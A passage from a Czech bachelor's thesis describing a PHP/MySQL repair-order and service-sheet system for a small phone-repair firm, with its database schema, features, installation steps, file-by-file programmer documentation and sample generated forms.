prijmeni	Varchar(50)	NN
telefon	Varchar(13)	NN
email	Varchar(30)	
ulice	Varchar(30)	NN
cp	Varchar(10)	NN
mesto	Varchar(30)	NN
PSC	Int	NN

Obrázek 11 - tabulka zákazník, zdroj: autor

Tabulka *zakaznik* uchovává důležité kontaktní údaje o zákazníkovi potřebné pro spolehlivé vyřízení reklamace. Především e-mailovou adresu spolu s telefonním kontaktem. Je spojena s tabulkou *opravenka* vazbou 1:N. Primárním klíčem je *id\_zak*.

### Tabulka opravenka

opravenka		
id_opravenky	Int	NN (PK)
id_zak	Int	NN (PFK)
prijato	Date	NN
vydej	Date	
IMEI	Varchar(30)	NN
kompletnost	Varchar(100)	
cena	Int	
pristroj	Varchar(100)	
druh_opravy	Varchar(50)	NN
prijal	Varchar(20)	NN
vada	Varchar(100)	
poslano_servis	Date	
kam	Varchar(255)	
prijato_servis	Date	
kom_zak	Varchar(255)	NN
pred_datum_opravy	Date	NN
prace	Varchar(255)	
vyrizeno	Int	

Obrázek 12 - tabulka opravenka, zdroj: autor

Tabulka *opravenka* obsahuje údaje potřebné ke generování opravenkového listu pro zákazníka. Základem jsou informace o reklamovaném přístroji, předpokládaný druh opravy a datum vyřízení. Propojení vazbou 1:1 s tabulkou *servis* zajistí, že každá opravenka může mít maximálně jeden servisní list.

## Tabulka servis

servis		
id_listu	Int	NN (PK)
id_zak	Int	NN (PFK)
id_opravenky	Int	NN (PFK)
id_tech	Int	NN (PFK)
zacatek_opravy	Date	
d_opravy	Date	
pozn	Varchar(255)	
reklamace	Varchar(255)	
d_odeslani	Date	
d_vyrizeni	Date	
cena	Int	

Obrázek 13 - tabulka servis, zdroj: autor

Tabulka *servis* obsahuje informace pro servisní oddělení nutné ke generování servisního listu. Obsahuje výslednou cenu opravy. S tabulkou *technik* je propojena pomocí vazby N:1.

## Tabulka technik

technik		
id_tech	Int	NN (PK)
jmeno	Varchar(50)	NN
prijmeni	Varchar(50)	NN
telefon	Varchar(13)	NN

Obrázek 14 - tabulka technik, zdroj: autor

Tabulka *technik* obsahuje jména, příjmení a telefonické kontakty na servisní techniky.

## 9 Popis aplikace

### 9.1 Základní charakteristika

Komunikační systém pro servisní oddělení vyvíjený v mé bakalářské práci se vyznačuje především svojí jednoduchostí a uživatelskou přívětivostí. Ovládání celého systému je velice intuitivní, proto by s ním neměl mít problém ani člověk, který nemá tolik znalostí s webovými aplikacemi.

Systém obsahuje přibližně 10 různých stránek, především stránky vyhledávající data podle zadaných kritérií. Pracovník, tak ušetří čas zbytečným opisováním údajů, které už byly jednou zadány a lze je v databázi nalézt. Aplikace po zadání údajů pro reklamaci dokáže automaticky sestavit servisní list a opravenku, kterou pracovník vytiskne zákazníkovi.

Důležitou součástí je také e-mailový modul, který zabezpečí informování zákazníka v případě vyřízení reklamace.

### 9.2 Cíl programované aplikace

Smyslem programované aplikace bylo zjednodušení komunikace mezi servisním oddělením a zákazníkem mladé rostoucí firmy. Zavedení systému do praxe má zajistit firmě zvýšení důvěry u stávajících zákazníků. Dlouhodobý servis a spokojenost zákazníků je stěžejní pro dobrou reklamu firmy. Dalším dílčím cílem je získání většího přehledu o stavu reklamací hlavně pro majitele firmy, kterému tak dává možnost efektivního controllingu firmy.

V konečné verzi musí systém obsahovat zabezpečovací prvky v závislosti na typu uložených dat. Především ochranu proti ukradení dat zákazníka. Měl by být také přenositelný na různé typy platform a cenově dostupný pro malé firmy.

### 9.3 Srovnání se systémy na trhu

Systémy, které jsem porovnával v bakalářské práci, už mají své místo na trhu. V případě, že bych chtěl vyvinout konkurenční produkt, strávil bych spoustu času učením se nových technologií, pomocí kterých jsou moderní systémy vyvinuty. Řídil jsem se pravidlem, které říká: „V jednoduchosti je síla.“ Celá aplikace je postavena na co nejjednodušším ovládní a dostupnosti pro menší firmy. Neobsahuje tolik funkcí, z důvodu toho, že se zaměřuje pouze na určitý segment firmy. Snažil jsem se tak, aby pro servisní oddělení splňoval co nejvíce požadavků.

Tabulka 2 – Srovnání systémů s mou aplikací

Produkt	Modulární	Pronájem	Multiplatformní	E-mail modul	SMS modul
Miranda 2	Ano	Ne	Ano	Ano	Ano
FlexiblePortal	Ano	Ne	Ano	Ano	Ne
xWORK	Ano	Ano	Ano	Ne	Ne
Aplikace	Ano	Ano	Ano	Ano	Ne

Můj systém splňuje čtyři z pěti porovnávaných kritérií, což ho řadí na první místo. V případě požadavku zákazníka je zde možnost rozšíření aplikace o další moduly, které by se musely naprogramovat. Jestliže firma nemá v současnosti kapitál na pořízení systému, může využít pronájem aplikace do doby, než kapitál získá. Rozšiřitelnost aplikace na různé platformy zajišťuje databázový systém MySQL a skriptovací programovací jazyk PHP. Součástí je také e-mail modul, který se stará o informování zákazníků o stavu reklamace. Postrádá pouze SMS modul z důvodu finančně nákladnější implementace.

## **9.4 Základní funkce systému**

### **Generování opravenky**

Základní funkci představuje generování opravenky pro případ tisku. Tato funkce je obsažena v souboru *opravenky.php*. Zaměstnanec po vyplnění vstupního formuláře s údaji o opravě, uloží data do databáze a tím se přidá záznam do tabulky *opravenky*. Pracovník poté může ihned tisknout opravenku podle zadané šablony. V případě, že chce pracovník vytisknout starší opravenku, nalezne ji nejprve ve výpisu všech opravenek, následně ji aktivuje kliknutím a vytiskne.

# Detaily opravenky s evidenčním číslem 7

OPRAVENKA BYLA PŘIJATA 2010-08-04 | OPRAVENKU PŘIJAL(A) PETA

[Upravit údaje](#) | [Tisk opravenky](#) | [Tisk servisního listu](#) | [Smazat opravenku](#)

<b>OPRAVENKA</b>		<b>Evidenční číslo 7</b>	
<b>Dodavatel:</b>	 LUCO Zbyněk Konečný Masarykova 652 Lysá nad Labem Tel: 325 551 095	<b>Zákazník:</b>	Jméno: <b>Petr Michalička</b> Adresa: Tyršova 11, Kutná Hora Tel: <b>123456789</b>
Typ přístroje:	<b>Mobilní telefon</b>	IMEI:	3546346432123
Druh opravy:	<b>pozarucni</b>	Vada:	Sám se vypíná
Předpokládaná cena:	1000kč	Přijal:	peta
Datum přijetí:	2010-08-04	Zhotovit do:	<b>2010-08-09</b>

Obrázek 15 - Vygenerovaná opravenka, zdroj: autor

## Generování servisního listu

Na rozdíl od opravenky, která je určena zákazníkovi při zadání reklamace, servisní list zákazník obdrží až po provedené opravě. Ke každé opravě se automaticky vytvoří servisní list, který upravuje pouze technik. Funkce je obsažena v souboru *servisni\_list.php*, který obsahuje také šablonu. Obsahuje údaje o provedených pracích, jméno technika, datum opravy a hlavně koncovou cenu opravy.



# SERVISNÍ LIST

Evidenční číslo 7

**Dodavatel:**



LUCO Zbyněk Konečný  
Masarykova 652  
Lysá nad Labem  
Tel: 325 551 095

**Zákazník:**

Jméno: **Petr Michalička**  
Adresa: Tyršova 11, Kutná Hora  
Tel: **123456789**

Typ přístroje:	<b>Mobilní telefon</b>	IMEI:	3546346432123
Druh opravy:	<b>pozarucni</b>	Vada:	Sám se vypíná

Poznámka servisu:

Šlo to dobře

Provedené práce, použité ND:

Začátek opravy:	2010-08-08	Datum opravy:	<b>2010-08-08</b>
Technik:	Pat Mat	Konečná cena:	2000kč

#### Smluvní podmínky pro provádění oprav

1. Nárok na záruční opravu se řídí záručními podmínkami stanovenými platnými právními předpisy ČR, dále pak podmínkami prodejce a výrobce.
  2. Servisní centrum neručí za ztrátu dat uložených v paměti opravovaného zařízení. Pokud zákazník požádá o zálohování dat, servis tento úkon provede (jeli to vzhledem ke stavu přístroje možné).
  3. Zákazník se zavazuje, že v případě nezrealizované opravy (neodstranitelná vada, není náhradní díl, nerentabilní oprava, neúspěšný pokus o deoxidaci po vytopení, zákazník si opravu nepřeje, diagnostika závady a podobně), uhradí poplatek 450kč, který hraje náklady spojené s diagnostikou. Pokud poplatek nebude uhrazen, servis využije zadržovací právo a zařízení nebude vydáno až do doby úhrady.
  4. Zařízení nevyzvednuté do 6 měsíců od ukončení opravy, bude zlikvidováno nebo prodáno za cenu opravy
- Zákazník potvrzuje, že se seznámil s výše uvedenými podmínkami a že s nimi bez výhrad souhlasí

**Podpis zákazníka:** .....

Obrázek 16 - Vygenerovaný servisní list, zdroj: autor

## Vyhledání

Vyhledávání představuje funkci, která urychlí práci v případě, že databáze obsahuje velké množství opravenek. V systému jsem použil vyhledávání i v případě volby technika a zákazníka, což znamená značné ušetření času při vyplňování opravenkového formuláře. Vyhledávání je realizováno technologií AJAX, která umožňuje automatické vyhledávání v průběhu zápisu hledaného řetězce. Odpadá také znovunačtení a překreslení stránky po každé operaci. Vyhledávat lze jak pomocí jména tak i příjmení.

## Odeslat E-mail

Odesílání e-mailu zákazníkovi slouží například k informování zákazníka o stavu reklamace. K implementaci jsem využil třídu `PHPMailer()`, která rozšiřuje možnosti vestavěné funkce `mail()`. V třídě lze lehce nastavit správné kódování a předejít tak problémům s českou diakritikou. Podporuje odesílání e-mailu ve formátu HTML, to nám

umožní formátovat text v e-mailu. K uživatelsky pohodlnějšímu formátování textu e-mailu jsem využil WYSIWYG editor TinyMCE. Pomocí něj může i uživatel, který neovládá formátování pomocí HTML značek, lehce upravovat obsah e-mailu.

## Email pro zákazníka Petr Michalička

[Zpět na výpis opravenek](#) | [Zpět na index](#)

Jméno a příjmení :

Předmět :

Text :

Toto je defaultní text pro textareu. Editovat lze jednoduče v souboru mail\_main.php.

**B** *I* U ABC | | Styles | Format

**Obrázek 17 - Odeslání e-mailu z aplikace, zdroj: autor**

## 10 Závěr

Cílem bakalářské práce bylo vytvoření komunikačního systému pro servisní oddělení menší firmy. Systém vznikl dle požadavků a přání firmy. Aplikace byla naprogramována pomocí skriptovacího jazyka PHP, který zajišťuje dynamičnost webových stránek. Dále jsem využil technologie CSS, databázového serveru MySQL, HTML, JavaScript a také moderní technologie jQuery. Závěrečná verze odpovídá pravidlům pro tvorbu webu.

Komunikační systém splňuje požadavky firmy na funkcionalitu. Aplikace je zaměřena na jednoduchost a intuitivní ovládání, aby ji mohli využívat pracovníci bez zvláštního proškolení. Zabezpečení aplikace odpovídá důležitosti uchovávaných dat, které je pro účely malé firmy dostačující. Layout stránek je navržen v duchu pozitivního prostředí. Působí jednoduše a přehledně.

V rámci zefektivnění aplikace na straně kódu bych využil objektově orientované programování případně některého z moderních Frameworků, který by aplikaci rozdělil na nezávislé celky pomocí architektury MVC. Rozhodně bych systém rozšířil o uživatelské role spolu s postupným růstem firmy. Nyní je aplikace zabezpečena pouze proti přístupu neautorizovaných uživatelů. Aplikaci by také bylo vhodné rozšířit o SMS modul, který otevře další komunikační kanál se zákazníkem.

Při vývoji systému jsem se dozvěděl spoustu nových informací, ať už z pohledu fungování firmy tak ze strany programátorské. Naučil jsem se implementovat nové technologie a využít jejich potenciál. Zjistil jsem jak důležité je kvalitní zabezpečení internetové aplikace. Cíl své bakalářské práce považuji za splněný.

## Literatura

- [1] MediaCentrik.cz [online]. 2002 [cit. 2010-07-20]. Intranet. Dostupné z WWW: <<http://www.mediacentrik.cz/slovník/intranet.aspx>>.
- [2] GREER, Tyson. Intranety - principy a praxe. 1. vyd. Praha: Computer Press, 1999. 291 s. ISBN 80-7226-135-5.
- [3] HOLÁ, Jana. Interní komunikace ve firmě. 1.vyd. Brno : Computer Press, 2006. 60, 61, 69, 70 s. ISBN 80-251-1250-0.
- [4] HLAVÁČEK, Tomáš. *Požadavky na informační systém - formulované v měřitelných pojmech* [online]. Pardubice, 2006. 16 s. Semestrální práce. Univerzita Pardubice. Dostupné z WWW: <<http://seminarky.cz/Pozadavky-na-informacni-system-formulovane-v-meritelných-pojmech-5470#popis>>.
- [5] *Miranda2* [online]. 2000 [cit. 2010-07-22]. Miranda2.cz. Dostupné z WWW: <[http://www.miranda2.cz/menu/komu\\_je\\_urcena/](http://www.miranda2.cz/menu/komu_je_urcena/)>.
- [6] *Miranda2* [online]. 2000 [cit. 2010-07-22]. Miranda2.cz. Dostupné z WWW: <[http://www.miranda2.cz/menu/prehled\\_modulu/](http://www.miranda2.cz/menu/prehled_modulu/)>.
- [7] *FlexiblePortal.cz* [online]. 2010 [cit. 2010-07-23]. O Produktu. Dostupné z WWW: <<http://www.flexiportal.cz/flexiportal.html>>.
- [8] *FlexiblePortal.cz* [online]. 2010 [cit. 2010-07-23]. Moduly systému. Dostupné z WWW: <<http://www.flexiportal.cz/flexi-moduly-10039.html>>.
- [9] *Xwork.cz* [online]. 2005 [cit. 2010-07-23]. Co přináší systém xWORK nového?. Dostupné z WWW: <<http://www.xwork.cz/stranka.php?id=1&lang=cs>>.
- [10] *Cgos.cz* [online]. 2001 [cit. 2010-07-24]. Sms komunikace. Dostupné z WWW: <<http://www.cgos.cz/cs/sms-komunikace/popis-sluzby-06/>>.
- [11] E-mail. In *Wikipedia : the free encyclopedia* [online]. St. Petersburg (Florida) : Wikipedia Foundation, 23. 9. 2004, last modified on 23. 7. 2010 [cit. 2010-07-24]. Dostupné z WWW: <<http://cs.wikipedia.org/wiki/E-mail>>.
- [12] *Cgos.cz* [online]. 2001 [cit. 2010-07-24]. E-mail komunikace. Dostupné z WWW: <<http://www.cgos.cz/cs/e-mail-komunikace/popis-sluzby-07/>>.
- [13] *Sms007.cz* [online]. 2005 [cit. 2010-07-24]. SMS007 - reálná ochrana SMS. Dostupné z WWW: <<http://www.sms007.cz/index.php?lang=cs&type=special&page=sms007protection>>.
- [14] *Ics.muni.cz* [online]. 2006 [cit. 2010-07-24]. Bezpečnost elektronických dat a elektronické komunikace. Dostupné z WWW: <<http://www.ics.muni.cz/zpravodaj/articles/522.html>>.

- [15] *Access.feld.cvut.cz* [online]. 15.08.2007 [cit. 2010-07-25]. Zabezpečení webových aplikací I. - klientské skriptovací jazyky. Dostupné z WWW: <<http://access.feld.cvut.cz/view.php?cisloclanku=2007090001>>.
- [16] *Access.feld.cvut.cz* [online]. 15.08.2007 [cit. 2010-07-27]. Zabezpečení webových aplikací II. - databáze. Dostupné z WWW: <<http://access.feld.cvut.cz/view.php?cisloclanku=2007080002>>.
- [17] HTTPS. In *Wikipedia : the free encyclopedia* [online]. St. Petersburg (Florida) : Wikipedia Foundation, 02.01.2006, last modified on 15.03.2010 [cit. 2010-07-28]. Dostupné z WWW: <<http://cs.wikipedia.org/wiki/HTTPS>>.
- [18] *Svetsiti.cz* [online]. 25.04.2002 [cit. 2010-07-29]. SSL protokol (1) - princip a přínosy. Dostupné z WWW: <<http://www.svetsiti.cz/view.asp?rubrika=Tutorialy&temaID=171&clanekID=187>>.
- [19] *Svetsiti.cz* [online]. 30.05.2002 [cit. 2010-07-29]. SSL protokol (8) - příklady použití a jednotlivé verze protokolu. Dostupné z WWW: <<http://www.svetsiti.cz/view.asp?rubrika=Tutorialy&clanekID=177>>.
- [20] *Svetsiti.cz* [online]. 06.02.2003 [cit. 2010-07-30]. VPN (1) - historie, definice a důvody budování. Dostupné z WWW: <<http://www.svetsiti.cz/view.asp?rubrika=Technologie&clanekID=196>>.
- [21] *Cisco.cz* [online]. 1992 [cit. 2010-07-30]. Virtuální privátní síť (VPN). Dostupné z WWW: <<http://www.cisco.cz/index.sub.php?pid=site&typ=vpn>>.

## Příloha A – Instalace aplikace

1. V prvním kroku je nutné vybrat hosting s podporou PHP minimálně verze 5, MySQL 4.1 a vyšší. Dále také se zapnutou podporou souboru `.htaccess` a `.htpasswd`.
2. Zkopírujeme vše z hlavní složky aplikace na Váš hosting.
3. Spusťte skript `generator.php` v systému LINUX, který vytvoří zabezpečený přístup na stránky. Zadáme vlastní uživatelské jméno a heslo.
4. V souboru `at.php`, který se nachází ve složce s aplikací `/include` vyplňte přihlašovací údaje k databázi.
5. Nastavte v souboru `mail_nastaveni.php`, který se nachází ve složce `/include`, adresu `smtp` serveru, přihlašovací údaje k e-mailovému účtu a jméno odesílatele.
6. Nahrajte databázovou strukturu do své databáze. Toho docílíte zkopírování skriptu ze souboru `db_start.sql`, například pomocí MySQL Command Line Clienta.
7. Ověřte funkčnost

## Příloha B – Programátorská dokumentace

### 11 Úvod

System je tvořen na zakázku pro reálného zadavatele, který se chystá modernizovat dosavadní firemní systém. Snažil jsem se vytvořit přehledný a srozumitelný design, který povede k dobré orientaci.

### 12 Použité jazyky

- PHP 5 – velice rozšířený skriptovací programovací jazyk, nezávislý na platformě,
- MySQL 5. 1. 37 – databázový systém vytváří spolu s PHP základní stavební kámen většiny webových aplikací,
- CSS – pomocí jazyka je upraven vzhled aplikace,
- JavaScript – objektově orientovaný skriptovací jazyk, vhodně rozšiřuje práci o složitější části,
- AJAX – využívá moderních technologií, pro vývoj interaktivních webových aplikací, které přidávají aplikaci uživatelsky příjemnější prostředí.

## 13 Využité metody

Pro systém je využit programovací jazyk PHP. Příkazy SQL jsou volány PHP metodou `mysql_query`.

Přihlašování do systému je řešeno prostřednictvím souboru `.htaccess` a `.htpasswd`. Jedná se o standardní funkci webového serveru, takže neklade na uživatele velké nároky. Autorizace je prováděna na základě dvojice jméno/heslo, která se nachází v souboru `.htpasswd`. Zabezpečená zóna vznikne pro celý adresář, ve kterém se nachází soubor `.htaccess`. Vytvoření těchto dvou souborů řeší soubor `generator.php`.

## 14 Použité PHP soubory

### `generator.php`

Soubor automaticky generuje dva zabezpečovací soubory `.htaccess` a `.htpasswd` na základě uživatelských vstupů. Je tak jednoduše vytvořena bezpečná zóna pro přístup autorizovaných uživatelů.

### `index.php`

Jádro celého systému. Na tento soubor jsou „nabalovány“ další php soubory. Obsahuje horizontální menu, modul přidání opravenky a servisního listu. Na začátku je nahrán soubor `at.php`, který nastavuje základní proměnné. V hlavičce obsahuje základní skripty pro ošetření vstupů a vysouvacích oken při zadávání data. V horní části je větvení programu, které na sebe nabaluje php soubory podle toho, který je zrovna volán.

### `opravenky.php`

Slouží jako hlavní soubor pro opravenky. Zobrazuje výpis všech opravenek uložených v databázi a po vybrání určité opravenky její detail. Při zobrazení detailu opravenky se zpřístupní následující horizontální menu.

[Upravit údaje](#) | [Tisk opravenky](#) | [Tisk servisního listu](#) | [Smazat opravenku](#) | [Odeslat e-mail](#)

Obrázek 18 – Opravenkové menu

Zobrazený detail představuje také šablonu pro tisk. Pomocí odkazu tisk opravenky, ji lze vytisknout.

### `technici.php`

Modul pro správu techniků. Zobrazí výpis všech techniků v databázi s jejich kontaktním číslem. Opět lze techniky editovat a měnit jejich údaje. Obsahuje také možnost smazání a přidání technika do databáze. Je volán v souboru `index.php` pomocí odkazu správa techniků

## **vyber\_zak.php**

Tento soubor je osekaná verze souboru opravenky.php. Pomocí něj lze vyhledávat zákazníky v databázi podle jména, příjmení, ulice nebo města. Vyhledává se ihned při psaní textu do vstupního inputu. Vybráním zákazníka a potvrzením se načtou jeho opravenky.

## **vyber\_tech.php**

Pracuje stejně jako soubor vyber\_zak.php akorát místo zákazníků se v databázi vyhledávají technici. Vyhledávat lze pomocí jména a příjmení.

## **class.phpmailer.php**

Obsahuje třídu `PHPMailer`, pomocí které je zajištěno zasílání e-mailů v aplikaci. Třída umožňuje jednoduše nastavit funkce pro zasílání elektronické pošty pomocí jazyka PHP. Řeší problémy s kódováním.

## **class.smtp.php**

Obsahuje třídu `SMTP`, která zajišťuje odesílání e-mailů pomocí existujícího SMTP serveru.

## **phpmailer.lang-cz.php**

Rozšiřuje třídu `PHPMailer` o češtinu. Překládá všechna chybová hlášení do českého jazyka.

## **at.php**

Základní konfigurační soubor aplikace. Zde se nastavuje MySQL server, přihlašovací jméno, heslo a jméno databáze. Je důležité nastavit proměnné při první konfiguraci systému.

## **mail.php**

Skript v tomto souboru zajistí odeslání e-mailu požadovanému zákazníkovi. Můžeme zde nastavit rozšiřující funkce odesílání e-mailů jako například kódování.

## **mail\_main.php**

Obsahuje formulář pro odeslání e-mailu. V hlavičce se nachází skript, který implementuje WYSIWYG editor s názvem TinyMCE.

## **mail\_nastaveni.php**

Soubor, který slouží k nastavení e-mailové komunikace. Nastavuje se zde SMTP server, přihlašovací údaje, heslo, e-mailová adresa a jméno odesílatele, které se zobrazí příjemci vedle e-mailové adresy.



## **pridani\_technika.php**

Pomocí tohoto souboru lze přidat pomyslnou kartu technika do databáze.

## **pridani\_zakaznika.php**

Soubor je vyžádán po odeslání formuláře v souboru index.php. Zajišťuje jak přidání, tak i aktualizaci dat v tabulkách zákazník, opravenka a servis. Dále také automatické odeslání e-mailu zákazníkovi v případě zaškrtnutí checkboxu vyřízeno.

## **rpc.php**

Pomocí tohoto souboru je realizováno vyhledávání zákazníků, již při psaní textu do vyhledávacího inputu.

## **rpc2.php**

Pomocí tohoto souboru je realizováno vyhledávání opravenek, již při psaní textu do vyhledávacího inputu.

## **rpc3.php**

Pomocí tohoto souboru je realizováno vyhledávání techniků, již při psaní textu do vyhledávacího inputu.

## **server\_processing.php**

Soubor je volán přes opravenky.php a vypisuje všechny opravenky do přehledné tabulky. Obsahuje AJAXový kód k modernějšímu využití. Lze tabulku řadit podle všech sloupců vzestupně i sestupně. Můžete v ní vyhledávat pomocí všech vypsanych sloupců a volit si počet zobrazených záznamů bez nutnosti znovunačtení stránky.

## **server\_processing2.php**

Soubor je volán přes technici.php a vypisuje všechny techniky do přehledné tabulky stejně jako server\_processing.php.

## **servis.php**

Obsahuje formulář pro zadání dat servisním oddělením. Je includován v souboru index.php.

## **servisni\_list.php**

Zde je uložena šablona k tisku servisního listu. Hlavička obsahuje skript, který zajistí otevření okna tisku. Je volán v souboru opravenky pomocí odkazu tisk servisního listu.

### **smazani\_opravenky.php**

Zajišťuje smazání opravenky z databáze. Je volán v souboru opravenky pomocí odkazu smazat opravenku.

### **smazani\_technika.php**


Zajišťuje smazání technika z databáze. Je volán v souboru technici pomocí odkazu smazat technika.

### **zakaznik.php**

Obsahuje formulář pro zadání dat o zákazníkovi a podrobnostech reklamace. Je includován v souboru index.php.

## 15 SQL Návrh

### 15.1 ER – diagram



## 15.2 Relační model dat

**ZAKAZNIK**(id\_zak(PK), jmeno, prijmeni, telefon, email, ulice, cp, mesto, psc)

**OPRAVENKA**(id\_opravenky(PK), id\_zak(PFK), prijato, vydej, IMEI, kompletnost, cena, pristroj, druh\_opravy, prijal, vada, poslano\_servis, kam, prijato\_servis, kom\_zak, pred\_datum\_opravy, prace, vyrizeno)

**SERVIS**(id\_listu(PK), id\_zak(PFK), id\_opravenky(PFK), id\_tech(PFK), zacatek\_opravy, d\_opravy, pozn, reklamace, d\_odeslani, d\_vyrizeni, cena)

**TECHNIK**(id\_tech(PK), jmeno, prijmeni, telefon)

## 15.3 Fyzický model dat

**ZAKAZNIK**(id\_zak(PK):int, jmeno:vvarchar(50), prijmeni:vvarchar(50), telefon:vvarchar(13), email:vvarchar(30), ulice:vvarchar(50), cp:vvarchar(10), mesto:vvarchar(30), psc:int)

**OPRAVENKA**(id\_opravenky(PK):int, id\_zak(PFK):int, prijato:date, vydej:date, IMEI:vvarchar(30), kompletnost:vvarchar(100), cena:int, pristroj:vvarchar(100), druh\_opravy:vvarchar(50), prijal:vvarchar(20), vada:vvarchar(100), poslano\_servis:date, kam\_:vvarchar(255), prijato\_servis:date, kom\_zak:vvarchar(255), pred\_datum\_opravy:date, prace:vvarchar(255), vyrizeno:int)

**SERVIS**(id\_listu(PK):int, id\_zak(PFK):int, id\_opravenky(PFK):int, id\_tech(PFK):int, zacatek\_opravy:date, d\_opravy:date, pozn:vvarchar(255), reklamace:vvarchar(255), d\_odeslani:date, d\_vyrizeni:date, cena:int)

**TECHNIK**(id\_tech(PK):int, jmeno:vvarchar(50), prijmeni:vvarchar(50), telefon:vvarchar(13))

## 15.4 Datový slovník

### tabulka: Zakaznik

Sloupec	Typ	Nenulový	Popis
id_zak	int	Ano	Jednoznačná identifikace zákazníka.
jmeno	vvarchar(50)	Ano	Jméno zákazníka.
prijmeni	vvarchar(50)	Ano	Příjmení zákazníka.
telefon	vvarchar(13)	Ano	Kontaktní telefon na zákazníka.
email	vvarchar(50)	Ne	Na tento e-mail chodí informace o reklamaci.
ulice	vvarchar(30)	Ano	
cp	vvarchar(10)	Ano	
mesto	vvarchar(30)	Ano	
psc	int	Ano	

**tabulka: Opravenka**

Sloupec	Typ	Nenulový	Popis
id_opravenky	int	Ano	Identifikátor opravenek.
id_zak	int	Ano	Id zákazníka, kterému je přiřazen objednávka.
prijato	date	Ano	Datum přijetí zboží.
vydej	date	Ne	Datum vydání zboží zákazníkovi.
IMEI	varchar(30)	Ano	Seriové číslo přístroje.
kompletnost	varchar(100)	Ne	Další příslušenství dodané s přístrojem
cena	int	Ne	Předpokládaná cena opravy.
pri stroj	varchar(100)	Ne	Typ reklamovaného přístroje.
druh_opravy	varchar(50)	Ano	Zda se jedná o záruční nebo pozáruční opravu.
prijal	varchar(20)	Ano	Jméno a příjmení spolupracovníka, který přijal reklamaci.
vada	varchar(100)	Ne	Závada na přístroji.
poslano_servis	date	Ne	Datum odeslání zboží do servisu.
kam	varchar(255)	Ne	Adresa servisu.
prijato_servis	date	Ne	Datum přijetí zboží do servisu.
kom_zak	varchar(255)	Ano	Způsob jakým chce být zákazník informován a další podrobnosti.
pred_datum_opravy	date	Ano	Předpokládané datum opravy.
prace	varchar(255)	Ne	Provedené práce na přístroji.
vyrizeno	int	Ne	Zda je reklamáce vyřízena.

**tabulka: servis**

Sloupec	Typ	Nenulový	Popis
id_listu	int	Ano	Identifikátor servisního listu.
id_zak	int	Ano	Id zákazníka, kterému patří servisní list.
id_opravenky	int	Ano	Id opravenky, které patří servisní list.
id_tech	int	Ano	Id technika, který bude vyřizovat reklamaci.
zacatek_opravy	date	Ne	Datum počátku opravy.
d_opravy	date	Ne	Přesné datum provedení opravy.
pozn	varchar(255)	Ne	Poznámka od technika o průběhu reklamáce.
reklamace	varchar(255)	Ne	Odeslané díly k reklamaci.
d_odeslani	date	Ne	Datum odeslání dílů.
d_vyrizeni	date	Ne	Datum skončení reklamáce.
cena	int	Ne	Koncová cena opravy.

**tabulka: technik**

Sloupec	Typ	Nenulový	Popis
id_tech	int	Ano	Každá technik má svoje id.

jmeno	varchar(50)	Ano	Jméno technika.
prijmeni	varchar(50)	Ano	Příjmení technika.
telefon	varchar(13)	Ano	Kontaktní telefon na technika.

## Formuláře:

### Zde je výpis použitých formulářů v systému:

1. Vytvoření zabezpečeného prostředí.
2. Formulář pro přidání opravenky a servisního listu
3. Odeslání e-mailu
4. Vyhledávání zákazníka
5. Vyhledávání technika
6. Vyhledávání opravenky
7. Formulář správa techniků

Jejich funkce je patrná z názvu. Více o jejich vzhledu a funkci se dozvíte v uživatelském manuálu k tomuto systému.

## Příloha C – Uživatelská dokumentace

[Přidat novou opravenku](#) | [Přidat opravenku zákazníkovi](#) | [Zobrazit tuto opravenku](#) | [Vypsát všechny opravenky](#)

Zákazník		Servis	
Evidenční číslo 7	Typ Přístroje Mobilní telefon	Evidenční číslo 7 Technik Pat Mat	Technik Pat Mat
Vyber zákazníka	Mobilní telefon	Datum začátku opravy: 2010-08-08	Datum opravy: 2010-08-08
